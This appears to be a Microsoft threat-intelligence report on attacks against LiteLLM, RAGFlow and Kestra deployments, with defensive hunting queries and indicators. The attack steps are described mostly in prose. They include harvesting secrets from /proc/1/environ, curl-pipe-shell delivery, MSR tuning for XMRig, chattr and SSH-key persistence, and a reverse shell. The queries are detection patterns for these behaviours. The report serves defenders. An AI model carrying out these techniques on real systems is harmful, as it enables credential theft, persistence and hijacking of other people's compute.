That concentration of trust is also creating new opportunities for attackers. In recent investigations, Microsoft observed activity targeting three distinct AI workloads: a LiteLLM gateway, a RAGFlow deployment, and a Kestra workflow environment. The intrusion paths varied, but the objectives were strikingly similar. Attackers sought to steal credentials, establish persistence, and monetize compromised compute resources.

The individual techniques matter, but the broader pattern matters more. Across these cases, attackers treated AI infrastructure as a control plane where credential theft, host compromise, and downstream data access can converge. As organizations continue to deploy AI systems, these platforms are becoming high value targets that deserve the same security scrutiny as other critical enterprise infrastructure.

AI workloads are becoming high-value control points

The campaign-level signal extends beyond one product. The targeted workloads served different functions, but each exposed assets that could support follow-on abuse, including model-provider keys, proxy-issued virtual keys, database connection strings, tenant configuration, workflow execution, or host compute. Post-compromise behavior varied by workload role. Defenders should inventory exposed AI management surfaces, restrict administrative access, and monitor for gateway-originated execution and secret access.

Three observed compromises across AI workloads

AI workloadObserved activityAttacker objective
LiteLLM Observed attacker activity: Python droppers, runtime secret harvesting, PostgreSQL collection, miner deployment, and persistence activity from the LiteLLM gateway context.

Microsoft assessment: Initial access likely occurred through exploitation of the exposed LiteLLM gateway surface, consistent with the vulnerability chain involving CVE-2026-42271 and CVE-2026-48710.
Credential theft, backend database access, durable host access, and compute monetization.
RAGFlow Observed attacker activity: Possible SSRF-style reconnaissance followed several days later by code execution, application-path modification, and placement of a Python hook in the TenantLLM credential-configuration flow.

Public research: Describes multiple RAGFlow execution paths; Microsoft does not attribute this intrusion to a specific vulnerability.
Intercept newly configured LLM provider credentials and model metadata.
Kestra Observed attacker activity: Workflow-origin shell execution, Docker and container-environment discovery, XMRig deployment, and follow-on data collection.

Microsoft assessment: Initial access likely involved exploitation of the exposed Kestra orchestration surface, with CVE-2026-49869 providing relevant public vulnerability context.
Secret discovery, container-level access, data collection, and rapid compute monetization.

Case study 1: LiteLLM gateway compromise

Framework role and affected runtime context

LiteLLM is commonly deployed as a proxy or gateway between applications and model providers. In that position, the service may hold or retrieve model-provider keys, LiteLLM master keys, virtual-key records, database connection strings, routing configuration, and tenant policy data. Command execution in the gateway runtime therefore exposed a process context close to AI routing and credential material.

Figure 1. LiteLLM gateway compromise – attack chain.

Initial access

Microsoft assesses with high confidence that initial access likely occurred through exploitation of the exposed LiteLLM gateway surface. Relevant public vulnerability paths include CVE-2026-42271, an authenticated command-execution issue in LiteLLM MCP stdio test endpoints, and the route described in public research that chains this flaw with CVE-2026-48710, a Starlette host-header validation bypass, to achieve unauthenticated remote code execution in vulnerable exposed deployments.

In this chain, CVE-2026-42271 provides the command execution capability through the MCP stdio test path, while CVE-2026-48710 can weaken the authentication boundary in affected configurations, potentially making that capability reachable without valid credentials.

In this case, initial access occurred in the context of the LiteLLM gateway process. The gateway service, rather than an unrelated system process, became the execution origin. Subsequent activity from that point is described in the observed attack chain below.

Figure 2. Process tree observed from the compromised LiteLLM gateway, showing shell and Python execution originating from the gateway service process.

Observed attack chain

Stage 1: Credential harvesting from the gateway runtime

The first observed stage was credential harvesting from the LiteLLM gateway runtime. The payload read the gateway process environment and filtered for credential-related values, including model-provider API keys, the LiteLLM master key, database connection strings, UI credentials, tokens, passwords, and other secret-like fields.

Figure 3. Credential harvesting from the gateway process environment, filtered for provider keys and connection strings.

In containerized LiteLLM deployments where the gateway runs as PID 1, /proc/1/environ exposes the environment block for the gateway process. Telemetry showed the payload reading /proc/1/environ, filtering for keywords such as master, API key, token, password, and UI-related fields, then sending collected values to attacker-controlled infrastructure.

The exfiltration logic used multiple transports in sequence, including Python urllib, curl, and wget. This provided fallback paths if one tool was unavailable or if egress controls affected one outbound method.

Stage 2: Payload delivery and masqueraded execution

The second stage moved from gateway-level command execution to payload delivery. The first delivery path launched from the compromised LiteLLM gateway process as an inline Python command. The code retrieved a masqueraded ELF binary from attacker-controlled infrastructure, staged it under a temporary path, marked it executable, and launched it with command-line arguments resembling a Linux service process.

The downloaded ELF used service-style naming and arguments to masquerade as a benign Linux daemon.

A second delivery path used a shell-stage downloader. A gateway-spawned Python command invoked a shell that used multiple download methods with short timeouts and fallback behavior, staged the retrieved content under randomized temporary paths, marked it executable, and launched it with supplied parameters. Together, these paths show redundant payload retrieval and execution from the gateway process context.

Figure 4. ELF binary retrieved and staged under the interpreter’s name python3, then launched with service-manager argumentsStage 3: Host discovery and competing-miner checks.

The third stage performed host discovery from the second-stage payload. Observed commands fingerprinted the host, checked privilege boundaries, inspected listening ports, and searched for other miner or remote-access activity on the system.

Figure 5. Host reconnaissance and competing-miner sweeps.

Relevant artifacts included a silent passwordless-sudo check, listening-port inspection, and multiple process sweeps for miner or remote-access tooling. The searches included terms associated with miners, remote shells, competing infrastructure, and previously dropped scripts.

Stage 4: Cryptomining preparation and competing-miner removal

The fourth stage prepared the host for cryptocurrency mining and removed competing persistence. Telemetry showed XMRig or XMRig-like mining components, RandomX-related tuning, and cleanup commands targeting other miners.

Figure 6. MSR module loaded for CPU tuning, followed by removal of competing miner cron entries.

Two artifacts were central. A command loaded the Linux Model-Specific Register module with write access enabled, a behavior commonly associated with RandomX/XMRig CPU tuning. Separately, a crontab rewrite removed entries associated with other miner names before writing the modified cron data back.

Stage 5: LiteLLM database access through Azure PostgreSQL

The fifth stage used the previously collected database connection string to access the LiteLLM-backed PostgreSQL data tier. This moved the activity from host-level secret exposure into application-layer data collection from the gateway backend database.

Figure 7. Discovery of PostgreSQL configuration files and native-extension paths.
Figure 8. Database access and credential collection from LiteLLM model and virtual-key tables.

Telemetry captured a self-contained python3 one-liner that read the gateway PID 1 environment, parsed DATABASE_URL, installed or imported PostgreSQL support, connected to the database, and dumped LiteLLM model and virtual-key records. The connection string referenced <name>.postgres.database.azure.com, indicating Azure Database for PostgreSQL.

The payload targeted LiteLLM tables including LiteLLM_ProxyModelTable and LiteLLM_VerificationToken. The collected records could include model configuration, upstream provider key material, provider endpoints, and proxy-issued virtual keys.

Output was base64-encoded and exfiltrated in small chunks to an out-of-band callback endpoint. A sibling variant posted data to a separate web endpoint that was also observed during the earlier credential-harvesting stage.

Stage 6: Persistence, command-and-control, and defence evasion

The sixth stage added persistence, command-and-control, and defence-evasion mechanisms. Observed artifacts included service-account SSH authorized-key modification, hidden-file relay execution, masqueraded service names, self-relaunch loops, and immutable-file attributes.

Figure 9. Persistence and evasion artifacts: authorized-key writes, hidden-file relay execution, immutable attributes.

The durable access artifact was an authorized_keys write under a service account. Additional artifacts included hidden-file relay execution, command-and-control relay components, masqueraded systemd service names, and relaunch paths under hidden temporary files.

Names used in relaunch paths overlapped with common Linux daemon naming patterns. Periodic out-of-band callbacks were also observed, providing network telemetry that the payload continued to execute and retained outbound connectivity.

Impact

The LiteLLM compromise produced multiple impact paths: provider credential exposure, proxy-issued key exposure, database-backed configuration access, host resource abuse, and durable service-account access. The gateway role made these impacts broader than a standard single-process application compromise.

Case study 2: RAGFlow compromise

Framework role and affected runtime context

RAGFlow supports document-processing and retrieval-augmented generation workflows and stores tenant LLM configuration. The observed execution occurred inside the RAGFlow container under the application runtime lineage. That context is important because the affected code paths process provider credentials when users add or modify LLM settings.

Initial access and compromise pattern

Figure 10. RAGflow compromise – attack chain.

Microsoft assesses with high confidence that initial access likely occurred through exploitation of the exposed RAGFlow application surface. Telemetry showed the RAGFlow server process retrieving an attacker-supplied URL through the application’s own HTTP client, resulting in an outbound Burp Collaborator callback without corresponding child-process execution. Remote code execution in the same service context followed later in the observed sequence.

Microsoft assesses with low confidence which specific vulnerability, if any, enabled that code execution. Because the relevant application code paths execute within the RAGFlow Flask service process, endpoint telemetry could not distinguish the precise execution sink. Publicly documented vulnerabilities affecting relevant RAGFlow versions include CVE-2026-45312 and CVE-2026-28797, authenticated Jinja2 server-side template injection issues in the prompt generator and Agent workflow components; CVE-2026-24770, a MinerU parser path-traversal issue that can permit arbitrary file overwrite and subsequent code execution; and CVE-2025-68700, a Canvas CodeExec sandbox-bypass issue tracked as GHSA-8xw3-v6c2-j84j.

These vulnerabilities provide plausible technical context but are not attributed as the confirmed cause of this intrusion. Depending on the affected version and deployment configuration, access to authenticated functionality could also be influenced by separate account-access weaknesses, including CVE-2025-69286. For defenders, the possible SSRF activity through the OASTify relay network is a useful precursor signal because remote code execution in the same service context followed several days later.

Observed attack chain

Stage 1: Application discovery and hook creation

The first payload stage located the RAGFlow installation from inside the container and identified the tenant LLM model-configuration path. Telemetry showed discovery logic for common application locations, followed by creation of a hidden runtime hook under the application tree.

Figure 11. First stage Python credential theft hook.

Stage 2: Persistence through application startup modification

The second stage modified the application startup or import path so the hidden hook would load with the RAGFlow service. This tied the credential-interception behavior to the application runtime rather than to a separate long-running process.

Figure 12. Exec hook created in the startup path of RAGFLow.

Stage 3: Credential interception during LLM configuration

The hook wrapped the tenant LLM configuration flow and captured newly supplied provider metadata during credential setup. Captured fields included provider type, model name, API key material, and related endpoint metadata. The collection routine used outbound HTTP from within the container and suppressed errors so the application flow could continue if collection failed.

Figure 13. Credential Stealer extracting configured API keys.

Stage 4: Finalization and installation verification

The final stage wrote or refreshed the hook and created a local marker indicating that installation had completed. Command-line telemetry was partially truncated, but the repeated execution sequence, process lineage, and application-file modifications were sufficient to reconstruct the functional behavior.

Figure 14. Exfiltration of collected data to C2.

Impact

The RAGFlow compromise was primarily focused on LLM credential collection rather than host monetization. Telemetry did not show miner deployment or an interactive reverse shell in this case. The affected runtime path could capture provider credentials configured after the hook was installed, and the startup-path modification could persist across service restarts if the modified filesystem state remained present. SSH-key material was also written inside the container, but its durability depends on container privileges, filesystem persistence, and host-container boundary configuration.

Case study 3: Kestra compromise

Framework role and affected runtime context

Kestra is a workflow orchestration environment. Because workflows are designed to execute tasks and interact with external systems, abuse of workflow-creation and execution capabilities can provide direct code execution in the worker runtime.

Initial access and compromise pattern

Figure 15. Kestra Compromise – attack chain.

Microsoft assesses with high confidence that initial access likely occurred through exploitation of CVE-2026-49869, a critical authentication-bypass vulnerability in Kestra. Exploitation could allow an unauthenticated remote attacker with network access to bypass the login mechanism, define a malicious workflow using the Process runner, and trigger worker-side shell-script execution.

Following the assessed initial-access sequence, telemetry showed two closely timed workflow-origin shell sessions. The first produced shell initialization activity, while the second performed the main follow-on actions, including Docker socket access, container-environment enumeration, miner deployment, and defence-evasion file operations. A later workflow-origin event used a curl-pipe-shell delivery pattern to retrieve remote script content directly into a shell and store collected output through the application’s own key-value interface.

Observed attack chain

Stage 1: Workflow-origin shell execution

Telemetry showed the Kestra worker lineage spawning shell activity from the orchestration layer. Two closely timed workflow-origin shell sessions were observed; the first produced shell initialization activity, while the second performed the main follow-on actions.

Stage 2: Docker container environment discovery

After workflow-origin execution, commands accessed the mounted Docker socket from inside the compromised orchestration environment. The activity queried container metadata and inspected container environment arrays, exposing environment-backed values from other containers reachable through the mounted runtime socket.

This behavior is significant because workflow engines often run near automation secrets. Environment arrays, mounted configuration, service credentials, and container metadata may expose cloud keys, database passwords, API tokens, or internal service endpoints when the container runtime socket is accessible.

Figure 16. Container discovery performed through malicious workflow.

Stage 3: Cryptominer deployment

The monetization phase followed the workflow-origin execution chain. Telemetry showed miner retrieval from a public release source, archive extraction, binary renaming, background execution, and mining-pool communication. CPU-tuning behavior commonly associated with RandomX/XMRig mining was also observed.

Additional defence-evasion file operations were observed around a temporary path, including restrictive permissions and immutable-file attributes. These artifacts provide file-system telemetry alongside the workflow-origin process lineage and network activity.

Figure 17. Credential harvesting performed through malicious workflow.

Stage 4: Data harvesting through workflow task execution

A later workflow-origin event used a curl-pipe-shell pattern for follow-on collection. Remote script content was retrieved and executed directly by the shell without being written as a standalone script file first. The resulting output was encoded and stored through Kestra’s own key-value interface.

Figure 18. Deployment of cryptominer through malicious workflow.

Impact

The Kestra compromise exposed four impact paths: shell execution through the workflow engine, container-environment exposure through Docker socket access, host resource hijacking through miner deployment, and follow-on collection through workflow task execution. The later curl-pipe-shell event encoded collected output and stored it through Kestra’s own key-value interface, reducing reliance on standalone file artifacts.

Possible AI-assisted payload development

Several payloads exhibited characteristics often associated with assisted or generated code, including organized imports, explicit timeout handling, dependency fallbacks, formatted output, defensive exception handling, and explanatory comments. Compared with minimal, one-off shell payloads, these samples showed a more structured and robust implementation style.

Figure 19. Dropper source with structured imports, timeout handling, and non-English comments.
Figure 20. Collection routine with dependency fallback on import failure.

These characteristics are observations about the tooling, not evidence of attribution. From a security perspective, their significance is that they can improve payload portability and resilience across Linux and container environments. No conclusion about the code’s authorship or development method is required.

Key patterns observed across AI workloads

Initial access differed by workload. LiteLLM involved command execution from the gateway runtime. RAGFlow progressed from SSRF-style probing to runtime modification. Kestra used workflow execution as the shell-access path.

The observed objectives were consistent. Across the cases, telemetry showed credential collection, durable access mechanisms, and resource monetization, even though the execution path differed by product.

Payload behavior was specific to each workload. LiteLLM payloads targeted gateway environment variables and database-backed proxy records. RAGFlow activity targeted LLM credential configuration. Kestra activity focused on workflow execution, container discovery, and cryptomining.

What this means for defenders: Defenders should monitor AI workloads according to their control-plane role, not only as isolated applications. Gateway, retrieval, and orchestration services can concentrate credentials, database access, workflow execution, and container privileges in one runtime. High-value detections should therefore correlate unexpected application-origin shells or interpreters with secret access, application-file modification, Docker socket use, outbound callbacks, and resource-hijacking activity. Treating these signals as a connected compromise path can expose attacks earlier than product-specific indicators alone.

Mitigation and protection guidance

Microsoft recommends the following mitigations to help reduce the risk and impact of AI workload compromise.

  • Treat AI gateways as Tier-0 secrets stores. Keep LiteLLM and similar proxies patched, require authentication across API and UI surfaces, restrict administrative and management ports, and do not expose management interfaces directly to the internet.
  • Scope and protect provider credentials. Issue per-team virtual keys with spend limits instead of sharing master keys, store upstream API keys in a managed secret store rather than process environment variables, and rotate credentials associated with an exposed or compromised gateway.
  • Apply least privilege to gateway and database access. Run the proxy under a dedicated service account, limit its PostgreSQL permissions to required objects, place the database behind a private endpoint with restrictive firewall rules, and enable Microsoft Defender for Cloud monitoring for the database and surrounding cloud resources.
  • Constrain outbound traffic. Use deny-by-default egress rules and allowlist only required model-provider and service endpoints. Block direct connections to raw-IP hosts and non-standard ports, and route permitted traffic through an FQDN-filtering firewall or inspecting proxy.
  • Monitor outbound callbacks and campaign infrastructure. Filter and log DNS traffic to identify out-of-band callbacks and subdomain-encoded beacons, and monitor connections to campaign-associated C2 and OAST domains.
  • Harden the host runtime. Mount temporary directories as non-executable where operationally feasible, alert on execution from world-writable paths, and monitor changes to cron entries, SSH authorized_keys files, and immutable-file attributes.

Enable Microsoft Defender for Endpoint protections on Linux. Keep real-time and cloud-delivered protection enabled to detect files written to disk, newly observed droppers, miners, and second-stage payloads. Enable behavior monitoring for anomalous child processes, credential access, data staging, exfiltration, and persistence activity.

Microsoft Defender detections

Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, cloud workloads, and apps to provide integrated protection against attacks on AI infrastructure like the one discussed in this blog. Given the criticality of this new attack layer, defender is providing differentiated visibility, detection and protection from attacks against AI resources. Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.

TacticObserved activityMicrosoft Defender coverage
Initial AccessExploitation of internet-exposed AI workload surfaces, including model gateway, retrieval, and workflow orchestration services reachable without network restriction.Microsoft Defender for Endpoint
– Suspicious shell execution from an AI workload process
– Suspicious shell execution from a scripting application runtime
Credential AccessLiteLLM: reads of /proc/1/environ and the model-config table to harvest provider API keys and the database connection string.

RAGFlow: TenantLLM.insert() monkey-patched to intercept provider API keys (OpenAI, Azure, Anthropic, Gemini) on every LLM configuration event, exfiltrated to a secondary C2 endpoint.

Kestra: Docker socket used to enumerate container Config.Env arrays across all running containers, collecting embedded cloud, database, and API secrets.
Microsoft Defender for Endpoint
– Suspicious process collected data from local system
– Suspicious file copy operations Enumeration of files with sensitive data
Execution & Defense EvasionLiteLLM: second-stage binary dropped to /tmp and executed under names impersonating system services and daemons.

RAGFlow: base64-encoded Python payloads decoded and written to /tmp, executed sequentially to discover the RAGFlow install, inject a persistence hook, and verify implant success — fully automated with no interactive shell.

Kestra: malicious workflow submitted via the pipeline API caused the Java worker to spawn a bash reverse shell; XMRig was downloaded, unpacked, and renamed to evade name-based detection.
Microsoft Defender for Endpoint
– Hidden file executed
– Suspicious process launched from a world-writable directory
– Suspicious path deletion
– Suspicious file dropped and launched
– Suspicious shell command execution
– Suspicious piped command launched
– Executable permission added to file or directory
Possible reverse shell
– Suspicious Python command-line execution\
– Suspicious script launched
– Process launched in the background
– Suspicious file or information obfuscation detected
– Suspicious deletion of launched process binary
– Suspicious shell execution from a scripting application runtime
Impact (Resource Hijacking)LiteLLM: trojanized runtime binary maintained persistent access enabling ongoing credential and compute abuse.

RAGFlow: every LLM API key configured after infection silently exfiltrated, enabling unauthorized use of provider accounts at the attacker’s direction.

Kestra: XMRig v6.26.0 launched with RandomX MSR tuning toward a Monero mining pool, consuming host CPU for attacker profit.
Microsoft Defender for Endpoint
– Possible coin mining activity
– Trojan:Linux/CoinMiner!rfn

Microsoft Defender for Cloud
– Digital currency mining activity
PersistenceLiteLLM: SSH key written to a service account, cron entries created, and payload directories made immutable with chattr +i to resist cleanup.

RAGFlow: api/__init__.py backdoored to load a hidden hook file on every service start, surviving container restarts. SSH key planted in the container.

Kestra: miner launched with nohup to survive shell exit; follow-on harvest.sh collected and stored host data through the Kestra KV API.
Microsoft Defender for Endpoint
– Suspicious addition of an SSH key;
– Suspicious cron job creation;
– Suspicious kernel module loaded
Command and ControlLiteLLM: outbound beacons to raw-IP infrastructure on port 81, sslip.io DNS rebinding to bypass reputation checks, and OAST callbacks to yosemite[.]jp, gobygo[.]net, and oast[.]me/pro/fun.

RAGFlow: SSRF probing to shared scanning infrastructure in phase 1; API key exfiltration to a separate C2 endpoint in phase 2.
Kestra: interactive reverse shell to a Linode VPS; sustained mining pool connections to auto.c3pool[.]org.
Microsoft Defender for Endpoint
– Suspicious communication with a remote target;
– Suspicious file or content ingress.
– Suspicious connection to cryptocurrency mining pool

Microsoft Security Copilot

Security Copilot customers can use the standalone experience to create their own prompts or run prebuilt promptbooks to automate incident response or investigation tasks related to this threat:

  • Incident investigation: correlate gateway process, credential-access, mining, and persistence signals into a single timeline and surface the provider keys that may have been exposed.
  • Microsoft user analysis: assess accounts and service principals whose credentials the gateway could have exposed.

Advanced hunting queries

Microsoft Defender XDR customers can use these Advanced hunting queries to identify behaviors associated with this intrusion across Linux workloads and AI gateway environments. Each query focuses on a specific detection objective and is designed to help analysts validate suspicious activity, pivot across related process and network telemetry, and prioritize results that combine gateway-originated execution, secret access, payload staging, persistence, or outbound communication. Tune the queries for known administrative activity and approved gateway maintenance in your environment.

When reviewing results, prioritize events where a gateway process launches a shell, downloader, interpreter, or system utility; where command lines reference /proc/1/environ, LiteLLM database tables, provider keys, or PostgreSQL libraries; and where outbound traffic reaches raw-IP infrastructure or out-of-band callback domains. Matches that combine gateway ancestry, secret-access terms, and outbound communication should be treated as higher confidence.

AI gateway process spawning shells, downloaders, or interpreters

This query looks for a LiteLLM gateway process launching execution utilities that are not expected for normal model-routing activity. In this intrusion, that relationship was the earliest high-value pivot: the gateway runtime became the parent process for shell commands, Python one-liners, downloaders, secret discovery, and follow-on payload execution.

// Low-FP pivot: AI gateway parent process spawning execution utilities.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine) and isnotempty(InitiatingProcessCommandLine)
| extend ParentCmd = tolower(InitiatingProcessCommandLine), Cmd = tolower(ProcessCommandLine)
| where ParentCmd has_any ("litellm", "litellm-proxy", "litellm_proxy", "ragflow", "kestra")
| where FileName in~ ("bash", "sh", "dash", "curl", "wget", "python", "python3")
| where Cmd has_any ("/proc/1/environ", "database_url", "psycopg2", "urllib.request", "urlretrieve", "base64")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc

Direct access to container environment variables

This query detects command-line access to /proc/1/environ, a high-signal behavior in containerized services where the main process often runs as PID 1. For an AI gateway, this environment can contain model-provider API keys, the gateway master key, database connection strings, UI passwords, and other secrets.

// High-signal secret access in containerized services.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd contains "/proc/1/environ"
| where FileName in~ ("cat", "bash", "sh", "python", "python3", "grep")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc

LiteLLM-specific secret and configuration discovery

This query narrows secret-discovery hunting to LiteLLM-specific context before matching sensitive terms. That structure reduces noise from generic words such as key, token, and password, while still surfacing command lines that reference LiteLLM proxy tables, virtual keys, provider configuration, or database material.

// Hunt for command lines that combine LiteLLM context with secret-related terms.
// This helps reduce false positives from generic credential keywords.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd has_any (
    "litellm",
    "litellm_proxymodeltable",
    "litellm_verificationtoken",
    "proxymodeltable",
    "verificationtoken"
)
| where Cmd has_any (
    "secret",
    "token",
    "key",
    "password",
    "master",
    "database_url",
    "postgres",
    "psycopg2",
    "psycopg2-binary"
)
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath
| sort by Timestamp asc

Python-based database credential discovery

This query hunts for Python execution that references database connection material or PostgreSQL client libraries. In the observed attack chain, Python was used to parse DATABASE_URL, install or import PostgreSQL support, and access LiteLLM-backed database tables containing model configuration and virtual-key material.

// Hunt for Python activity associated with database credential discovery or use.
// Pivot from matches to parent process, network connections, and any package-install activity.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd has_any ("python", "python2", "python3")
| where Cmd has_any (
    "database_url",
    "postgres",
    "postgresql",
    "psycopg2",
    "psycopg2-binary"
)
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath
| sort by Timestamp asc

Shell-based secret discovery with text-processing tools

This query looks for common Linux text-processing utilities used to search environment files, application configuration, or LiteLLM-related material for secrets. It requires three signals: a discovery utility, a relevant target, and a sensitive keyword, making it more precise than broad keyword searches alone.

// Hunt for shell utilities searching for secrets in environment or configuration data.
// Higher confidence results combine a discovery tool, a relevant target, and a secret keyword.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| where Cmd has_any ("grep", "egrep", "fgrep", "awk", "sed", "cat", "strings")
| where Cmd has_any ("litellm", "database_url", "environ")
    or Cmd contains "/proc/1/environ"
    or Cmd contains ".env"
| where Cmd has_any ("secret", "token", "key", "password", "master", "postgres")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath
| sort by Timestamp asc

Combined high-signal secret-discovery triage

This combined query is useful for triage dashboards or incident review because it labels each result with a detection reason. Analysts can use the DetectionReason field to quickly separate direct environment access, LiteLLM-specific secret discovery, Python database credential access, and shell-based searching.

// Combined triage query using only high-confidence secret-discovery signals.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| extend Cmd = tolower(ProcessCommandLine)
| extend DetectionReason = case(
    Cmd contains "/proc/1/environ", "Direct access to PID 1 environment variables",
    Cmd has_any ("litellm", "litellm_proxymodeltable", "litellm_verificationtoken", "proxymodeltable", "verificationtoken") and Cmd has_any ("database_url", "postgres", "psycopg2", "master", "secret", "token", "password"), "LiteLLM-related secret or database discovery",
    FileName in~ ("python", "python2", "python3") and Cmd has_any ("database_url", "postgres", "postgresql", "psycopg2", "psycopg2-binary"), "Python-based database credential discovery",
    "")
| where DetectionReason != ""
| project Timestamp, DeviceName, AccountName, FileName, DetectionReason, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc

Second-stage payload retrieval and masqueraded execution

This query identifies the payload-delivery pattern observed after gateway execution: raw-IP retrieval, staging under /tmp, and execution with supervisord-style arguments or bridge-related environment values. Review matches for masquerading, unexpected executable files in world-writable paths, and parentage from the gateway process.

// Hunt for staged payload execution and supervisord-style masquerading.
// Focus on /tmp execution, bridge variables, and known payload path fragments.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| where ProcessCommandLine has_any ("/private/python3", "/anonymus/bins_s", "BRIDGE_STANDALONE", "PORT")
    or (FolderPath == "/tmp/python3" and ProcessCommandLine has "supervisord")
| project Timestamp, DeviceName, AccountName, FileName, FolderPath, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc

Crypto mining preparation through MSR write access

This query hunts for attempts to load the Linux msr kernel module with write access enabled. That behavior is strongly associated with performance tuning for RandomX/XMRig mining and is unusual on most production servers unless explicitly approved for low-level performance testing.

// Hunt for MSR write access often used to optimize RandomX/XMRig mining.
// Validate whether the host has any legitimate reason to load msr with allow_writes.
DeviceProcessEvents
| where isnotempty(ProcessCommandLine)
| where ProcessCommandLine has_all ("modprobe", "msr", "allow_writes")
| project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId
| sort by Timestamp asc

Persistence, hidden relay execution, and defense evasion

This query groups the persistence and defense-evasion behaviors observed in the intrusion: hidden-file relaunch from /tmp, cron manipulation, SSH authorized-key modification, and immutable-flag changes. These signals should be reviewed with process ancestry and file-write events to identify the account and payload responsible for durable access.

// Hunt for persistence and defense-evasion activity used to keep the payload running. // Review matches for service-account abuse, hidden /tmp execution, and cleanup resistance. DeviceProcessEvents | where isnotempty(ProcessCommandLine) | where (ProcessCommandLine contains "exec /tmp/." and ProcessCommandLine contains "-c /tmp/.")     or (ProcessCommandLine contains "crontab" and ProcessCommandLine contains "grep -v")     or ProcessCommandLine has "chattr"     or (ProcessCommandLine has "authorized_keys" and ProcessCommandLine contains ">>") | project Timestamp, DeviceName, AccountName, FileName, ProcessCommandLine, InitiatingProcessFileName, InitiatingProcessCommandLine, ProcessId, InitiatingProcessId, FolderPath | sort by Timestamp asc

Outbound communication to known campaign infrastructure

This query hunts for connections to infrastructure directly tied to the observed campaign. To reduce false positives, it focuses on known campaign domains/IPs and execution tools commonly used in the attack chain.

// Known campaign infrastructure only (low-FP network pivot).
DeviceNetworkEvents
| extend RU = tolower(RemoteUrl), RIP = tostring(RemoteIP)
| where RU has_any ("yosemite.jp", "gobygo.net", "auto.c3pool.org", "45.150.109.151.sslip.io")
    or RIP in ("45.150.109.151", "135.125.10.56", "172.232.38.92", "47.86.197.116", "2001:41d0:701:1100::adfd")
| where InitiatingProcessFileName in~ ("bash", "sh", "dash", "python", "python3", "curl", "wget", "nohup")
| project Timestamp, DeviceName, InitiatingProcessAccountName, InitiatingProcessFileName, InitiatingProcessCommandLine, RemoteUrl, RemoteIP, RemotePort
| sort by Timestamp asc

For higher-confidence triage, correlate these results across time and telemetry types. A single match may represent administrative activity, but the combination of gateway-originated execution, secret access, database-focused Python, payload staging in /tmp, MSR tuning, persistence attempts, and outbound callbacks should be investigated as a potential end-to-end compromise path.

MITRE ATT&CK techniques observed

TacticTechniqueObserved activity
Initial AccessT1190 Exploit Public-Facing ApplicationAbuse of the internet-exposed LiteLLM gateway runtime
ExecutionT1059 Command and Scripting Interpreterpython3 -c one-liners and shell scripts launched from the gateway process
Credential AccessT1552.001 Unsecured Credentials: Credentials in FilesHarvest of provider API keys from /proc/1/environ and the LiteLLM model-config table
DiscoveryT1057 Process Discovery / T1518 Software Discoverypgrep sweeps for rival miners and enumeration of PostgreSQL config files
Defense EvasionT1036.005 Masquerading / T1564.001 Hidden Files and DirectoriesPayloads named after system daemons, executed from hidden /tmp files
ImpactT1496 Resource HijackingCryptomining with MSR tuning and competing-miner eviction
PersistenceT1098.004 SSH Authorized Keys / T1053.003 CronService-account SSH key and cron entries for durable access
Defense EvasionT1222.002 Linux File and Directory Permissions Modificationchattr +i immutable flags on payload directories to resist cleanup
Command and ControlT1071.001 Application Layer Protocol / T1095 Non-Application Layer ProtocolHTTP beacons to raw-IP infrastructure, exfil to yosemite[.]jp, and OAST callbacks

Indicators of compromise

Network indicators

IOCTypeRole
45.150.109[.]151IPv4Scanning/recon infrastructure – multiple targeted AI workloads
135.125.10[.]56:19888IPv4:portRAGFlow exploitation C2 — LLM API key exfiltration endpoint
172.232.38[.]92:32991IPv4:portKestra reverse shell C2 (Linode VPS)
45.150.109.151.sslip[.]ioDomainDNS rebinding used in LiteLLM attacks to evade domain reputation checks
auto.c3pool[.]org:443Domain:portXMRig Monero mining pool (Kestra)
2001:41d0:701:1100::adfdIPv6c3pool mining endpoint (Kestra)
47.86.197[.]116IPv4c3pool mining endpoint (Kestra)
yosemite[.]jpDomainC2/exfiltration endpoint — LiteLLM credential harvesting (OAST + recv.php)
gobygo[.]netDomainC2 beacon infrastructure — subdomain-encoded LiteLLM beacons
oast[.]me / oast[.]pro / oast[.]funDomainsOut-of-band callback domains — execution confirmation and credential exfiltration (LiteLLM)
194.213.18[.]133IPv4Attacker-controlled mail MX / mail infrastructure

File indicators

File / PathSHA256Notes
/tmp/d (ELF binary)f64b88e9318bdf23f2dd119a0ce1dd1bdb3c8cd2e0e1e23ba3ef2e19072b79ccLiteLLM #2 — unknown ELF; not on VirusTotal
XMRig cryptominer49fdcf32bfe837899a84e8938f0d07ae96ddd218a280a09eb60df8d64597bd8fLiteLLM — XMRig binary
